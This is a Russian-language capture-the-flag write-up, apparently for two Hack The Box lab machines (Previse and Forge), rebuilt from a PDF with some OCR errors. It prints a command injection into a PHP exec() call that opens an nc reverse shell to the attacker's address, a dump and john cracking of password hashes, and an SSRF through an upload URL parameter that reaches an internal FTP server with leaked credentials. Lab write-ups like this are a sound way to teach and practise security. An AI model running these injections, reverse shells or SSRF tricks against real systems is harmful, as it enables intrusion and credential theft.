





Также скачали файл логов и узнали имя админа:



В бэкапе нашли логин и пароль от базы (config.php) и функцию ехес для вызова python, который затем выполняет скрипт python и получает параметр delim от пользователя (logs.php):



```
1 k?php
2
3 function connectDB(){
4     $host = 'localhost';
5     $user = 'root';
6     $passwd = 'mySQL_p@ssw0rd! :)';
7     $db = 'previse';
8     $mycon = new mysqli($host, $user, $passwd, $db);
9     return $mycon;
10 }
11
12 ?>
13
```



```
1 //php://shell
2 //php://shell
3 //php://shell
4 //php://shell
5 exit;
6 }
7 >
8
9 <?php
10 if ($_SERVER['REQUEST_METHOD'] == 'POST') {
11     header('Location: login.php');
12     exit;
13 }
14
15 ///////////////////////////////////////////////////////////////////
16 //I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
17 ///////////////////////////////////////////////////////////////////
18
19 $output = exec("/usr/bin/python /opt/scripts/log_process.py ".$_POST['delim']);
20 echo $output;
21
22 $filepath = "/var/www/out.log";
23 $filename = "out.log";
24
25 if(file_exists($filepath)) {
26     header('Content-Description: File Transfer');
27     header('Content-Type: application/octet-stream');
28     header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
29     header('Expires: 0');
30     header('Cache-Control: must-revalidate');
31     header('Pragma: public');
32     header('Content-Length: ' . filesize($filepath));
33     ob_clean(); // Discard data in the output buffer
34     flush(); // Flush system headers
35     readfile($filepath);
36     die();
37 } else {
38     http_response_code(404);
39     die();
40 }
41 >
42
```

В отдельном терминале запустили прослушивание порта и добавив параметры запустили следующую команду воспользовавшись отсутствием очистки входных данных, также обновили оболочку pty:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ curl -v --cookie "PHPSESSID=obn7onhjo6pbljvjlqrnb3u9b6" -d delim=comma%26nc+-e+/bin/sh+10.10.11.104.68+1337 http://10.10.11.104/logs.php  
* Trying 10.10.11.104:80 ...  
* Connected to 10.10.11.104 (10.10.11.104) port 80 (#0)  
* POST /logs.php HTTP/1.1  
* Host: 10.10.11.104  
* User-Agent: curl/7.74.0  
* Accept: */*  
* Cookie: PHPSESSID=obn7onhjo6pbljvjlqrnb3u9b6  
* Content-Length: 44  
* Content-Type: application/x-www-form-urlencoded  
* upload completely sent off: 44 out of 44 bytes
```

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -nlvp 1337  
listening on [any] 1337 ...  
connect to [10.10.14.68] from (UNKNOWN) [10.10.11.104] 47152  
python -c 'import pty;pty.spawn("/bin/bash")'  
bash-4.4$ ls  
ls  
accounts.php          download.php          footer.php            logs.php  
android-chrome-192x192.png  favicon-16x16.png  header.php           nav.php  
android-chrome-512x512.png  favicon-32x32.png  index.php            site.webmanifest  
apple-touch-icon.png      favicon.ico          js                   status.php  
config.php              file_logs.php       login.php  
css                      files.php            logout.php
```

Далее подключившись с уже известными логином и паролем к MySQL, узнали какие таблицы содержатся в БД и получили хэш пароля пользователя m4lwhe:

```
kali@kali: ~  
File Actions Edit View Help  
  
bash-4.4$ mysql -u root -p'mySQL_p@ssw0rd!:' -e 'show databases;'  
mysql -u root -p'mySQL_p@ssw0rd!:' -e 'show databases;'  
mysql: [Warning] Using a password on the command line interface can be insecure.  
  
+-----+  
| Database |  
+-----+  
| information_schema |  
| mysql |  
| performance_schema |  
| prewise |  
| sys |  
+-----+
```

```
kali@kali: ~  
File Actions Edit View Help  
  
bash-4.4$ mysql -u root -p'mySQL_p@ssw0rd!:' -e 'show tables from prewise;'  
mysql -u root -p'mySQL_p@ssw0rd!:' -e 'show tables from prewise;'  
mysql: [Warning] Using a password on the command line interface can be insecure.  
  
+-----+  
| Tables_in_prewise |  
+-----+  
| accounts |  
| files |  
+-----+
```

```
kali@kali: ~  
File Actions Edit View Help  
  
bash-4.4$ mysql -u root -p'mySQL_p@ssw0rd!:' -D prewise -e 'select * from accounts;'  
<@ssw0rd!:' -D prewise -e 'select * from accounts;'  
mysql: [Warning] Using a password on the command line interface can be insecure.  
  
+----+-----+-----+-----+  
| id | username | password | created_at |  
+----+-----+-----+-----+  
| 1 | m4lwhe | $1$llol$DQpmdvnb7Eeu06UaqRItf. | 2021-05-27 18:18:36 |  
| 2 | caster | $1$llol$QihRu2xdZUC30YuZcNZ55/ | 2022-01-06 01:38:50 |  
| 3 | vj123 | $1$llol$Hk15pziZ93.6LEB7jPWaL. | 2022-01-06 01:49:18 |  
| 4 | admin | $1$llol$uXqzPW6SXU0nt.AIOBqLy. | 2022-01-06 02:03:48 |  
| 5 | zf4ke | $1$llol$04A7cJjTQxkXh.Fls0Gmb1 | 2022-01-06 02:11:51 |  
| 6 | user123 | $1$llol$63hdKuvXTC5Ci05.Ee05z1 | 2022-01-06 02:33:43 |  
+----+-----+-----+-----+
```


С помощью утилиты Jhon получили пароль по хэшу:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ john hash.txt --format=md5crypt-long -w=~/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
ilovecody112235! (?)  
1g 0:00:18:50 DONE (2022-01-05 22:28) 0.000884g/s 6559p/s 6559c/s 6559C/s ilovecody31..ilovecody..  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

Подключились по ssh и получили флаг:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ ssh m4lwhere@10.10.11.104  
m4lwhere@10.10.11.104's password:  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Thu Jan  6 03:48:36 UTC 2022  
  
System load:  0.0          Processes:      203  
Usage of /:   49.6% of 4.85GB Users logged in:  0  
Memory usage: 24%         IP address for eth0: 10.10.11.104  
Swap usage:   0%  
  
0 updates can be applied immediately.  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
Last login: Thu Jan  6 02:42:50 2022 from 10.10.16.107  
-bash-4.4$ ls  
gzip  gzips  user.txt  
-bash-4.4$ cat user.txt  
4011692e0bbf4c0b7d8e31fd2d22a5fe  
-bash-4.4$
```


Forge:



Проведено сканирование nmap:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sV -sC -A 10.10.11.111  
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-05 22:41 EST  
Nmap scan report for forge.htb (10.10.11.111)  
Host is up (0.17s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE VERSION  
21/tcp    filtered ftp  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
ssh-hostkey:  
 3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)  
 256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)  
 256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.41  
_http-server-header: Apache/2.4.41 (Ubuntu)  
_http-title: Gallery  
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 28.38 seconds
```

При помощи утилиты ffuf нашли субдомен admin:



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali-[-~]  
$ sudo ffuf -w shubs-subdomains.txt -u http://forge.htb/ -H "Host: FUZZ.forge.htb" -t 4 -fl 10  
[sudo] password for kali:  
  
v1.3.1 Kali Exclusive <3  
  
:: Method      : GET  
:: URL         : http://forge.htb/  
:: Wordlist     : FUZZ: shubs-subdomains.txt  
:: Header      : Host: FUZZ.forge.htb  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 4  
:: Matcher     : Response status: 200,204,301,302,307,401,403,405  
:: Filter      : Response lines: 10  
  
admin [Status: 200, Size: 27, Words: 4, Lines: 2]  
:: Progress: [4733/484699] :: Job [1/1] :: 24 req/sec :: Duration: [0:03:20] :: Errors: 0 ::
```


После нескольких попыток загрузки файла по ссылкам:

<http://forge.htb>

<http://admin.forge.htb>

<http://ADMIN.FORGE.HTB>

Удалось получить ссылку на файл <http://ADMIN.FORGE.HTB>



При помощи утилиты curl загрузили данную ссылку и узнали о существовании каталога announcements:

```
kali@kali: ~  
File Actions Edit View Help  
-(kali@kali)-[~]  
$ curl http://forge.htb/uploads/Ht9jSUzNdDg76g0isxC  
<!DOCTYPE html>  
<html>  
<head>  
  <title>Admin Portal</title>  
</head>  
<body>  
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">  
  <header>  
    <nav>  
      <h1 class=""><a href="/">Portal home</a></h1>  
      <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>  
      <h1 class="align-right"><a href="/upload">Upload image</a></h1>  
    </nav>  
  </header>  
  <br><br><br><br>  
  <center><h1>Welcome Admins!</h1></center>  
</body>  
</html>
```

Прodelав аналогичные действия получили данные из файла announcements получив ссылку используя адрес <http://ADMIN.FORGE.HTB/announcements>:

```
kali@kali: ~  
File Actions Edit View Help  
-(kali@kali)-[~]  
$ curl http://forge.htb/uploads/c7XYS2smqU3RjwX3lzo  
<!DOCTYPE html>  
<html>  
<head>  
  <title>Announcements</title>  
</head>  
<body>  
  <link rel="stylesheet" type="text/css" href="/static/css/main.css">  
  <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">  
  <header>  
    <nav>  
      <h1 class=""><a href="/">Portal home</a></h1>  
      <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>  
      <h1 class="align-right"><a href="/upload">Upload image</a></h1>  
    </nav>  
  </header>  
  <br><br><br>  
  <ul>  
    <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>  
    <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>  
    <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;;.</li>  
  </ul>  
</body>  
</html>  
  
-(kali@kali)-[~]  
$
```

Далее, получив креды проделали аналогичные действия с адресом <http://ADMIN.FORGE.HTB//upload?u=ftp://user:heightofsecurity123!@FORGE.HTB> с целью попытаться получить доступ к папке ftp:

```
kali@kali: ~  
File Actions Edit View Help  
-(kali@kali)-[~]  
$ curl http://forge.htb/uploads/Q733SKGQzT6Z9tfD3rF4  
drwxr-xr-x  3 1000    1000      4096 Aug 04 19:23 snap  
-rw-r----- 1 0      1000      33 Jan 06 04:37 user.txt
```

Тут мы видим файл user.txt. Аналогично загрузив его используя адрес <http://ADMIN.FORGE.HTB//upload?u=ftp://user:heightofsecurity123!@FORGE.HTB/user.txt> мы получили флаг:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ curl http://forge.htb/uploads/4W2lV30E40NWqatrPZRq 130 x  
3b78cd9e41ba6e1dfbd92c360272a012  
  
(kali@kali)-[~]  
$
```